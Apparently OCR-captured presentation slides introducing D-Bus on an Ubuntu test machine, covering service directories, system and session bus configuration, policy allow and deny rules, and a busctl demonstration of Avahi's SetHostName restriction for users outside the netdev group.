
Introduction

Lazy Loading



Introduction

Lazy Loading



Introduction

Lazy Loading

```
dbus-test@DBUS-TEST-VM:/tmp$ ls -al /usr/share/dbus-1/services/
total 264
drwxr-xr-x 2 root root 4096 Feb 15 16:11 .
drwxr-xr-x 8 root root 4096 Feb 15 16:10 ..
-rw-r--r-- 1 root root   97 Mar 31  2024 ca.desrt.dconf.service
-rw-r--r-- 1 root root  111 Apr  8  2024 com.feralinteractive.GameMode.service
-rw-r--r-- 1 root root  100 Oct 11  2024 io.snapcraft.Launcher.service
-rw-r--r-- 1 root root  188 Oct 11  2024 io.snapcraft.SessionAgent.service
-rw-r--r-- 1 root root  100 Oct 11  2024 io.snapcraft.Settings.service
-rw-r--r-- 1 root root  111 Apr  8  2024 org.a11y.Bus.service
-rw-r--r-- 1 root root   98 Apr  7  2024 org.bluez.obex.service
-rw-r--r-- 1 root root   86 Apr  8  2024 org.fedoraproject.Config.Printing.service
-rw-r--r-- 1 root root  120 Mar 31  2024 org.freedesktop.ColorHelper.service
-rw-r--r-- 1 root root   96 Nov  7  2024 org.freedesktop.FileManager1.service
-rw-r--r-- 1 root root  100 Mar 31  2024 org.freedesktop.IBus.service
-rw-r--r-- 1 root root  154 Jul  2  2024 org.freedesktop.impl.portal.desktop.gnome.service
-rw-r--r-- 1 root root  148 Apr  1  2024 org.freedesktop.impl.portal.desktop.gtk.service
-rw-r--r-- 1 root root  148 Aug 26  2024 org.freedesktop.impl.portal.PermissionStore.service
-rw-r--r-- 1 root root  133 Mar 31  2024 org.freedesktop.impl.portal.Secret.service
-rw-r--r-- 1 root root  163 Aug 26  2024 org.freedesktop.portal.Desktop.service
-rw-r--r-- 1 root root  167 Aug 26  2024 org.freedesktop.portal.Documents.service
```

/usr/share/dbus-1/services/
(session bus)

Introduction

Lazy Loading

```
dbus-test@DBUS-TEST-VM:/tmp$ ls -al /usr/share/dbus-1/system-services/
total 160
drwxr-xr-x 2 root root 4096 May 11 15:30 .
drwxr-xr-x 8 root root 4096 Feb 15 16:10 ..
-rw-r--r-- 1 root root  166 Oct  5  2024 com.canonical.UbuntuAdvantage.service
-rw-r--r-- 1 root root   71 Mar 31  2024 com.hp.hplip.service
-rw-r--r-- 1 root root  111 Apr 19  2024 com.ubuntu.LanguageSelector.service
-rw-r--r-- 1 root root  120 Jul 22  2024 com.ubuntu.SoftwareProperties.service
-rw-r--r-- 1 root root   97 Mar 31  2024 com.ubuntu.WhoopsiePreferences.service
-rw-r--r-- 1 root root  150 Feb 22 05:03 fi.w1.wpa_supplicant1.service
-rw-r--r-- 1 root root  121 Oct 22  2024 io.netplan.Netplan.service
-rw-r--r-- 1 root root  349 Apr  4  2024 net.hadess.PowerProfiles.service
-rw-r--r-- 1 root root  111 Apr  4  2024 net.reactivated.Fprint.service
-rw-r--r-- 1 root root   95 Apr  7  2024 org.bluez.service
-rw-r--r-- 1 root root   67 Nov 18  2009 org.debian.apt.service
-rw-r--r-- 1 root root  129 Apr  4  2024 org.freedesktop.Accounts.service
-rw-r--r-- 1 root root  971 Apr  5  2024 org.freedesktop.Avahi.service
-rw-r--r-- 1 root root  104 Apr  2  2024 org.freedesktop.bolt.service
-rw-r--r-- 1 root root  117 Mar 31  2024 org.freedesktop.ColorManager.service
-rw-r--r-- 1 root root  177 Dec  5 23:53 org.freedesktop.fwupd.service
-rw-r--r-- 1 root root  116 Apr  8  2024 org.freedesktop.GeoClue2.service
```

/usr/share/dbus-1/system-services/
(system bus)

Introduction

Lazy Loading

```
dbus-test@DBUS-TEST-VM:/tmp$ ls -al /usr/lib/systemd/system/dbus-org.freedesktop*
lrwxrwxrwx 1 root root 25 Oct 18  2024 /usr/lib/systemd/system/dbus-org.freedesktop.hostname1.service -> systemd-hostnamed.service
lrwxrwxrwx 1 root root 23 Oct 18  2024 /usr/lib/systemd/system/dbus-org.freedesktop.locale1.service -> systemd-localed.service
lrwxrwxrwx 1 root root 22 Oct 18  2024 /usr/lib/systemd/system/dbus-org.freedesktop.login1.service -> systemd-logind.service
lrwxrwxrwx 1 root root 25 Oct 18  2024 /usr/lib/systemd/system/dbus-org.freedesktop.timedate1.service -> systemd-timedated.service
```

/usr/lib/systemd/system/dbus-org*

Introduction
Lazy Loading

- Some service communicate **systemd** over **D-Bus**
- Manual page
- Someone's blogpost

Name

org.freedesktop.systemd1 — The D-Bus interface of systemd

Introduction

systemd(1) and its auxiliary daemons expose a number of APIs over D-Bus. This page only describes the various APIs exposed by the system and service manager itself. It does not cover the auxiliary daemons.

Introduction

System Bus

- @dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
  - "--system" : system bus
    - Use configuration file **/usr/share/dbus-1/system.conf**
  - "--address=systemd:" : address is assigned by systemd
    - Unix socket **/run/dbus/system_bus_socket**

```
message+     945  0.0  0.0  12172  7120 ?        Ss   17:53   0:00 @dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
```

Introduction

System Bus

```
<policy context="default">
  <!-- All users can connect to system bus -->
  <allow user="*"/>

  <!-- Holes must be punched in service configuration files for
       name ownership and sending method calls -->
  <deny own="*"/>
  <deny send_type="method_call"/>

  <!-- Signals and reply messages (method returns, errors) are allowed
       by default -->
  <allow send_type="signal"/>
  <allow send_requested_reply="true" send_type="method_return"/>
  <allow send_requested_reply="true" send_type="error"/>

  <!-- All messages may be received by default -->
  <allow receive_type="method_call"/>
  <allow receive_type="method_return"/>
  <allow receive_type="error"/>
  <allow receive_type="signal"/>

  <!-- Allow anyone to talk to the message bus -->
  <allow send_destination="org.freedesktop.DBus"
         send_interface="org.freedesktop.DBus" />
  <allow send_destination="org.freedesktop.DBus"
         send_interface="org.freedesktop.DBus.Introspectable"/>
  <allow send_destination="org.freedesktop.DBus"
         send_interface="org.freedesktop.DBus.Properties"/>
  <allow send_destination="org.freedesktop.DBus"
         send_interface="org.freedesktop.DBus.Containers1"/>
```

/usr/share/dbus-1/system.conf

Introduction

System Bus

<policy> defines a **security policy** to be applied to a particular set of connections to the bus.

```
<policy context="default">
  <!-- All users can connect to sys
  <allow user="*"/>

  <!-- Holes must be punched in service configuration files for
       name ownership and sending method calls -->
  <deny own="*"/>
  <deny send_type="method_call"/>

  <!-- Signals and reply messages (method returns, errors) are allowed
       by default -->
  <allow send_type="signal"/>
  <allow send_requested_reply="true" send_type="method_return"/>
  <allow send_requested_reply="true" send_type="error"/>

  <!-- All messages may be received by default -->
  <allow receive_type="method_call"/>
  <allow receive_type="method_return"/>
  <allow receive_type="error"/>
  <allow receive_type="signal"/>

  <!-- Allow anyone to talk to the message bus -->
  <allow send_destination="org.freedesktop.DBus"
         send_interface="org.freedesktop.DBus" />
  <allow send_destination="org.freedesktop.DBus"
         send_interface="org.freedesktop.DBus.Introspectable"/>
  <allow send_destination="org.freedesktop.DBus"
         send_interface="org.freedesktop.DBus.Properties"/>
  <allow send_destination="org.freedesktop.DBus"
         send_interface="org.freedesktop.DBus.Containers1"/>
```

/usr/share/dbus-1/system.conf

Introduction

System Bus

```
<policy context="default">
  <!-- All users can connect to system bus -->
  <allow user="*"/>

  <!-- Holes must be punched in service configuration files for
       name ownership and sending meth
  <deny own="*"/>
  <deny send_type="method_call"/>

  <!-- Signals and reply messages (met
       by default -->
  <allow send_type="signal"/>
  <allow send_requested_reply="true" send_type="method_return"/>
  <allow send_requested_reply="true" send_type="error"/>

  <!-- All messages may be received by default -->
  <allow receive_type="method_call"/>
  <allow receive_type="method_return"/>
  <allow receive_type="error"/>
  <allow receive_type="signal"/>

  <!-- Allow anyone to talk to the message bus -->
  <allow send_destination="org.freedesktop.DBus"
         send_interface="org.freedesktop.DBus" />
  <allow send_destination="org.freedesktop.DBus"
         send_interface="org.freedesktop.DBus.Introspectable"/>
  <allow send_destination="org.freedesktop.DBus"
         send_interface="org.freedesktop.DBus.Properties"/>
  <allow send_destination="org.freedesktop.DBus"
         send_interface="org.freedesktop.DBus.Containers1"/>
```

<deny> element appears below a <policy> element and prohibits some action.
If a particular action matches, the action is **denied.**

/usr/share/dbus-1/system.conf

Introduction

System Bus

```
<policy context="default">
  <!-- All users can connect to system bus -->
  <allow user="*"/>

  <!-- Holes must be punched in service configuration files for
       name ownership and sending method calls -->
  <deny own="*"/>
  <deny send_type="method_call"/>

  <!-- Signals and reply messages (method returns, errors) are allowed
       by default -->
  <allow send_type="signal"/>
  <allow send_requested_reply="true" send_type="method_return"/>
  <allow send_requested_reply="true" send_type="error"/>

  <!-- All messages may be received by d
  <allow receive_type="method_call"/>
  <allow receive_type="method_return"/>
  <allow receive_type="error"/>
  <allow receive_type="signal"/>

  <!-- Allow anyone to talk to the message bus -->
  <allow send_destination="org.freedesktop.DBus"
         send_interface="org.freedesktop.DBus" />
  <allow send_destination="org.freedesktop.DBus"
         send_interface="org.freedesktop.DBus.Introspectable"/>
  <allow send_destination="org.freedesktop.DBus"
         send_interface="org.freedesktop.DBus.Properties"/>
  <allow send_destination="org.freedesktop.DBus"
         send_interface="org.freedesktop.DBus.Containers1"/>
```

<allow> element makes an **exception** to previous <deny> statements.

/usr/share/dbus-1/system.conf

Introduction

System Bus

```
dbus-test@DBUS-TEST-VM:~$ ls -al /usr/share/dbus-1/system.d/
total 232
drwxr-xr-x 2 root root  4096 May 11 11:57 .
drwxr-xr-x 8 root root  4096 Feb 15 16:10 ..
-rw-r--r-- 1 root root  1144 Apr  5  2024 avahi-dbus.conf
-rw-r--r-- 1 root root  1323 Apr  7  2024 bluetooth.conf
-rw-r--r-- 1 root root   440 Apr  3  2024 com.canonical.UbuntuAdvantage.conf
-rw-r--r-- 1 root root   652 Mar 31  2024 dnsmasq.conf
-rw-r--r-- 1 root root  4827 Dec  3 06:47 gdm.conf
-rw-r--r-- 1 root root   607 Oct 14  2024 io.netplan.Netplan.conf
-rw-r--r-- 1 root root   860 Apr  4  2024 net.hadess.PowerProfiles.conf
-rw-r--r-- 1 root root  2073 Mar 31  2024 net.hadess.SensorProxy.conf
-rw-r--r-- 1 root root   929 Jul  1  2022 net.hadess.SwitcherooControl.conf
-rw-r--r-- 1 root root  1051 Apr  4  2024 net.reactivated.Fprint.conf
-rw-r--r-- 1 root root   491 Oct 23  2024 nm-dispatcher.conf
```

/usr/share/dbus-1/system.d

```
<includedir>system.d</includedir>

<includedir>/etc/dbus-1/system.d</includedir>

<!-- This is included last so local configuration can override what's
     in this standard file -->
<include ignore_missing="yes">/etc/dbus-1/system-local.conf</include>

<include if_selinux_enabled="yes" selinux_root_relative="yes">contexts/dbus_contexts</include>
```

/usr/share/dbus-1/system.conf

```
dbus-test@DBUS-TEST-VM:~$ ls -al /etc/dbus-1/system.d
total 44
drwxr-xr-x 2 root root 4096 Feb 15 16:14 .
drwxr-xr-x 4 root root 4096 Feb 15 16:09 ..
-rw-r--r-- 1 root root  752 Mar 31  2024 com.hp.hplip.conf
-rw-r--r-- 1 root root  792 Apr  8  2024 com.redhat.NewPrinterNotification.conf
-rw-r--r-- 1 root root  799 Apr  8  2024 com.redhat.PrinterDriversInstaller.conf
-rw-r--r-- 1 root root  785 Apr 19  2024 com.ubuntu.LanguageSelector.conf
-rw-r--r-- 1 root root  662 Jul 22  2024 com.ubuntu.SoftwareProperties.conf
-rw-r--r-- 1 root root  929 Mar 31  2024 com.ubuntu.WhoopsiePreferences.conf
-rw-r--r-- 1 root root 1016 Mar 31  2024 kerneloops.conf
-rw-r--r-- 1 root root  434 Feb 11  2009 org.debian.apt.conf
-rw-r--r-- 1 root root  545 Mar 31  2024 org.opensuse.CupsPkHelper.Mechanism.conf
```

/etc/dbus-1/system.d

Introduction

System Bus

```
dbus-test@DBUS-TEST-VM:~$ ls -al /usr/share/dbus-1/system.d/
total 232
drwxr-xr-x 2 root root  4096 May 11 11:57 .
drwxr-xr-x 8 root root  4096 Feb 15 16:10 ..
-rw-r--r-- 1 root root  1144 Apr  5  2024 avahi-dbus.conf
-rw-r--r-- 1 root root  1323 Apr  7  2024 bluetooth.conf
-rw-r--r-- 1 root root   440 Apr  3  2024 com.canonical.UbuntuAdvantage.conf
```

```
dbus-test@DBUS-TEST-VM:~$ cat /usr/share/dbus-1/system.d/avahi-dbus.conf
<!DOCTYPE busconfig PUBLIC
          "-//freedesktop//DTD D-BUS Bus Configuration 1.0//EN"
          "http://www.freedesktop.org/standards/dbus/1.0/busconfig.dtd">
<busconfig>

  <!-- Only root or user avahi can own the Avahi service -->
  <policy user="avahi">
    <allow own="org.freedesktop.Avahi"/>
  </policy>
  <policy user="root">
    <allow own="org.freedesktop.Avahi"/>
  </policy>

  <!-- Allow anyone to invoke methods on Avahi server, except SetHostName -->
  <policy context="default">
    <allow send_destination="org.freedesktop.Avahi"/>
    <allow receive_sender="org.freedesktop.Avahi"/>

    <deny send_destination="org.freedesktop.Avahi"
          send_interface="org.freedesktop.Avahi.Server" send_member="SetHostName"/>
  </policy>

  <!-- Allow everything, including access to SetHostName to users of the group "netdev" -->
  <policy group="netdev">
    <allow send_destination="org.freedesktop.Avahi"/>
    <allow receive_sender="org.freedesktop.Avahi"/>
  </policy>
  <policy user="root">
    <allow send_destination="org.freedesktop.Avahi"/>
    <allow receive_sender="org.freedesktop.Avahi"/>
  </policy>
</busconfig>
```

Only users "avahi" and "root" can own this service.

avahi-dbus.conf

Introduction

System Bus

```
dbus-test@DBUS-TEST-VM:~$ ls -al /usr/share/dbus-1/system.d/
total 232
drwxr-xr-x 2 root root  4096 May 11 11:57 .
drwxr-xr-x 8 root root  4096 Feb 15 16:10 ..
-rw-r--r-- 1 root root  1144 Apr  5  2024 avahi-dbus.conf
-rw-r--r-- 1 root root  1323 Apr  7  2024 bluetooth.conf
-rw-r--r-- 1 root root   440 Apr  3  2024 com.canonical.UbuntuAdvantage.conf
```

```
dbus-test@DBUS-TEST-VM:~$ cat /usr/share/dbus-1/system.d/avahi-dbus.conf
<!DOCTYPE busconfig PUBLIC
          "-//freedesktop//DTD D-BUS Bus Configuration 1.0//EN"
          "http://www.freedesktop.org/standards/dbus/1.0/busconfig.dtd">
<busconfig>

  <!-- Only root or user avahi can own the Avahi service -->
  <policy user="avahi">
    <allow own="org.freedesktop.Avahi"/>
  </policy>
  <policy user="root">
    <allow own="org.freedesktop.Avahi"/>
  </policy>

  <!-- Allow anyone to invoke methods on Avahi server, except SetHostName -->
  <policy context="default">
    <allow send_destination="org.freedesktop.Avahi"/>
    <allow receive_sender="org.freedesktop.Avahi"/>

    <deny send_destination="org.freedesktop.Avahi"
          send_interface="org.freedesktop.Avahi.Server" send_member="SetHostName"/>
  </policy>

  <!-- Allow everything, including access to SetHostName to users of the group "netdev" -->
  <policy group="netdev">
    <allow send_destination="org.freedesktop.Avahi"/>
    <allow receive_sender="org.freedesktop.Avahi"/>
  </policy>
  <policy user="root">
    <allow send_destination="org.freedesktop.Avahi"/>
    <allow receive_sender="org.freedesktop.Avahi"/>
  </policy>
</busconfig>
```

By default, everyone can send data to and receive data from the service, but use of the SetHostName method is **prohibited.**

avahi-dbus.conf

Introduction

System Bus

```
dbus-test@DBUS-TEST-VM:~$ ls -al /usr/share/dbus-1/system.d/
total 232
drwxr-xr-x 2 root root  4096 May 11 11:57 .
drwxr-xr-x 8 root root  4096 Feb 15 16:10 ..
-rw-r--r-- 1 root root  1144 Apr  5  2024 avahi-dbus.conf
-rw-r--r-- 1 root root  1323 Apr  7  2024 bluetooth.conf
-rw-r--r-- 1 root root   440 Apr  3  2024 com.canonical.UbuntuAdvantage.conf
```

```
dbus-test@DBUS-TEST-VM:~$ cat /usr/share/dbus-1/system.d/avahi-dbus.conf
<!DOCTYPE busconfig PUBLIC
          "-//freedesktop//DTD D-BUS Bus Configuration 1.0//EN"
          "http://www.freedesktop.org/standards/dbus/1.0/busconfig.dtd">
<busconfig>

  <!-- Only root or user avahi can own the Avahi service -->
  <policy user="avahi">
    <allow own="org.freedesktop.Avahi"/>
  </policy>
  <policy user="root">
    <allow own="org.freedesktop.Avahi"/>
  </policy>

  <!-- Allow anyone to invoke methods on Avahi server, except SetHostName -->
  <policy context="default">
    <allow send_destination="org.freedesktop.Avahi"/>
    <allow receive_sender="org.freedesktop.Avahi"/>

    <deny send_destination="org.freedesk
          send_interface="org.freedeskto
  </policy>

  <!-- Allow everything, including access to SetHostName to users of the group "netdev" -->
  <policy group="netdev">
    <allow send_destination="org.freedesktop.Avahi"/>
    <allow receive_sender="org.freedesktop.Avahi"/>
  </policy>
  <policy user="root">
    <allow send_destination="org.freedesktop.Avahi"/>
    <allow receive_sender="org.freedesktop.Avahi"/>
  </policy>
</busconfig>
```

Users in group netdev or user root are **not restricted** by these deny rules.

avahi-dbus.conf

Introduction

System Bus

```
dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.Avahi / org.freedesktop.Avahi.Server SetHostName s "aaa"
Call failed: Access denied
```

Call SetHostName method by a normal user

```
dbus-test@DBUS-TEST-VM:~$ sudo usermod -a -G netdev dbus-test
[sudo] password for dbus-test:
dbus-test@DBUS-TEST-VM:~$ id
uid=1000(dbus-test) gid=1000(dbus-test) groups=1000(dbus-test),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),110(netdev),114(lpadmin)
dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.Avahi / org.freedesktop.Avahi.Server SetHostName s "DBUS-TEST-VM"
Call failed: The requested operation is invalid because redundant
dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.Avahi / org.freedesktop.Avahi.Server SetHostName s "AAA"
dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.Avahi / org.freedesktop.Avahi.Server SetHostName s "DBUS-TEST-VM"
```

Call SetHostName method by user in netdev group

Introduction

Session Bus

- /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
  - "--session" : session bus
    - Use configuration file **/usr/share/dbus-1/session.conf**
  - "--address=systemd:" : address is assigned by systemd
    - Unix socket **/run/user/1000/bus**
    - env **$DBUS_SESSION_BUS_ADDRESS**

```
dbus-te+    1890  0.0  0.0  10852  6740 ?        Ss   17:58   0:00 /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
```

Introduction

Session Bus

```
<listen>unix:tmpdir=/tmp</listen>

<!-- On Unix systems, the most secure au
EXTERNAL, which uses credential-passing

This authentication mechanism is not available on Windows,
is not suitable for use with the tcp: or nonce-tcp: transports,
and will not work on obscure flavours of Unix that do not have
a supported credentials-passing mechanism. On those platforms/transports,
comment out the <auth> element to allow fallback to DBUS_COOKIE_SHA1. -->
<auth>EXTERNAL</auth>

<standard_session_servicedirs />

<policy context="default">
  <!-- Allow everything to be sent -->
  <allow send_destination="*" eavesdrop="true"/>
  <!-- Allow everything to be received -->
  <allow eavesdrop="true"/>
  <!-- Allow anyone to own anything -->
  <allow own="*"/>
</policy>

<!-- Include legacy configuration location -->
<include ignore_missing="yes">/etc/dbus-1/session.conf</include>

<!-- Config files are placed here that among other things,
     further restrict the above policy for specific services. -->
<includedir>session.d</includedir>

<includedir>/etc/dbus-1/session.d</includedir>

<!-- This is included last so local configuration can override what's
     in this standard file -->
<include ignore_missing="yes">/etc/dbus-1/session-local.conf</include>

<include if_selinux_enabled="yes" selinux_root_relative="yes">contexts/dbus_contexts</include>
```

<listen> add an address that the bus should listen on, but the argument --address=systemd: has higher priority.

/usr/share/dbus-1/session.conf

Introduction

Session Bus

```
<listen>unix:tmpdir=/tmp</listen>

<!-- On Unix systems, the most secure authentication mechanism is
EXTERNAL, which uses credential-passing over Unix sockets.

This authentication mechan
is not suitable for use wi
and will not work on obscu
a supported credentials-pa
comment out the <auth> element to allow fallback to DBUS_COOKIE_SHA1. -->
<auth>EXTERNAL</auth>

<standard_session_servicedirs />

<policy context="default">
  <!-- Allow everything to be sent -->
  <allow send_destination="*" eavesdrop="true"/>
  <!-- Allow everything to be received -->
  <allow eavesdrop="true"/>
  <!-- Allow anyone to own anything -->
  <allow own="*"/>
</policy>

<!-- Include legacy configuration location -->
<include ignore_missing="yes">/etc/dbus-1/session.conf</include>

<!-- Config files are placed here that among other things,
     further restrict the above policy for specific services. -->
<includedir>session.d</includedir>

<includedir>/etc/dbus-1/session.d</includedir>

<!-- This is included last so local configuration can override what's
     in this standard file -->
<include ignore_missing="yes">/etc/dbus-1/session-local.conf</include>

<include if_selinux_enabled="yes" selinux_root_relative="yes">contexts/dbus_contexts</include>
```

<auth> lists permitted authorization mechanisms.

/usr/share/dbus-1/session.conf

Introduction

Session Bus

```
<listen>unix:tmpdir=/tmp</listen>

<!-- On Unix systems, the most secure authentication mechanism is
EXTERNAL, which uses credential-passing over Unix sockets.

This authentication mechanism is not available on Windows,
is not suitable for use with the tcp: or nonce-tcp: transports,
and will not work on obscure flavours of Unix that do not have
a supported credentials-passing mechanism. On those platforms/transports,
comment out the <auth> element to allow fallback to DBUS_COOKIE_SHA1. -->
<auth>EXTERNAL</auth>

<standard_session_servicedirs />
```

EXTERNAL

The EXTERNAL mechanism is defined in RFC 4422 "Simple Authentication and Security Layer (SASL)", appendix A "The SASL EXTERNAL Mechanism". This is the recommended authentication mechanism on platforms where credentials can be transferred out-of-band, in particular Unix platforms that can perform credentials-passing over the unix: transport.

On Unix platforms, interoperable clients should prefer to send the ASCII decimal string form of the integer Unix user ID as the authorization identity, for example 1000. When encoded in hex by the authentication protocol, this will typically result in a line like `AUTH EXTERNAL 31303030` followed by \r\n.

```
<!-- Config files are placed here that among other things,
     further restrict the above policy for specific services. -->
<includedir>session.d</includedir>

<includedir>/etc/dbus-1/session.d</includedir>

<!-- This is included last so local configuration can override what's
     in this standard file -->
<include ignore_missing="yes">/etc/dbus-1/session-local.conf</include>

<include if_selinux_enabled="yes" selinux_root_relative="yes">contexts/dbus_contexts</include>
```

/usr/share/dbus-1/session.conf

Introduction

Session Bus

```
<listen>unix:tmpdir=/tmp</listen>

<!-- On Unix syst
EXTERNAL, which u

This authenticati
is not suitable f
and will not work
a supported crede
comment out the <
<auth>EXTERNAL</au

<standard_session_servicedirs />

<policy context="default">
  <!-- Allow everything to be sent -->
  <allow send_destination="*" eavesdrop="
  <!-- Allow everything to be received --
  <allow eavesdrop="true"/>
  <!-- Allow anyone to own anything -->
  <allow own="*"/>
</policy>

<!-- Include legacy configuration location -->
<include ignore_missing="yes">/etc/dbus-1/session.conf</include>

<!-- Config files are placed here that among other things,
     further restrict the above policy for specific services. -->
<includedir>session.d</includedir>

<includedir>/etc/dbus-1/session.d</includedir>

<!-- This is included last so local configuration can override what's
     in this standard file -->
<include ignore_missing="yes">/etc/dbus-1/session-local.conf</include>

<include if_selinux_enabled="yes" selinux_root_relative="yes">contexts/dbus_contexts</include>
```

<standard_session_servicedirs/> requests a standard set of session service directories.
One of the directories is $XDG_RUNTIME_DIR/dbus-1/services, which $XDG_RUNTIME_DIR is "/run/user/1000".

```
dbus-test@DBUS-TEST-VM:~$ ls -al /run/user/1000/dbus-1/services/
total 0
drwx------ 2 dbus-test dbus-test 40 May 12 11:17 .
drwx------ 3 dbus-test dbus-test 60 May 12 11:17 ..
```

/usr/share/dbus-1/session.conf

Introduction

Session Bus

```
<listen>unix:tmpdir=/tmp</listen>

<!-- On Unix systems, the most secure authentication mechanism is
EXTERNAL, which uses credential-passing over Unix sockets.

This authentication mechanism is not available on Windows,
is not suitable for use with the tcp: or nonce-tcp: transports,
and will not work on obscure flavours of Unix that do not have
a supported credentials-passing mechanism. On those platforms/transports,
comment out the <auth> element to allow fallback to DBUS_COOKIE_SHA1. -->
<auth>EXTERNAL</auth>

<standard_session_servicedirs />

<policy context="default">
  <!-- Allow everything to be sent -->
  <allow send_destination="*" eavesdrop="true"/>
  <!-- Allow everything to be received -->
  <allow eavesdrop="true"/>
  <!-- Allow anyone to own anything -->
  <allow own="*"/>
</policy>

<!-- Include legacy configuration location -->
<include ignore_missing="yes">/etc/dbus-1/session.conf</include>

<!-- Config files are placed here that among other things,
     further restrict the above policy for specific services. -->
<includedir>session.d</includedir>

<includedir>/etc/dbus-1/session.d</includedir>

<!-- This is included last so local configuration can override what's
     in this standard file -->
<include ignore_missing="yes">/etc/dbus-1/session-local.conf</include>

<include if_selinux_enabled="yes" selinux_root_relative="yes">contexts/dbus_contexts</include>
```

No denied rules.

/usr/share/dbus-1/session.conf

Introduction

Session Bus

```
dbus-test@DBUS-TEST-VM:~$ ls -al /usr/share/dbus-1/session.d/
total 12
drwxr-xr-x 2 root root 4096 Feb 15 16:10 .
drwxr-xr-x 8 root root 4096 Feb 15 16:10 ..
-rw-r--r-- 1 root root  137 Oct 11  2024 snapd.session-services.conf
```

/usr/share/dbus-1/session.d/

```
<!-- Config files are placed here that among other things,
     further restrict the above policy for specific services. -->
<includedir>session.d</includedir>

<includedir>/etc/dbus-1/session.d</includedir>
```

/usr/share/dbus-1/session.conf

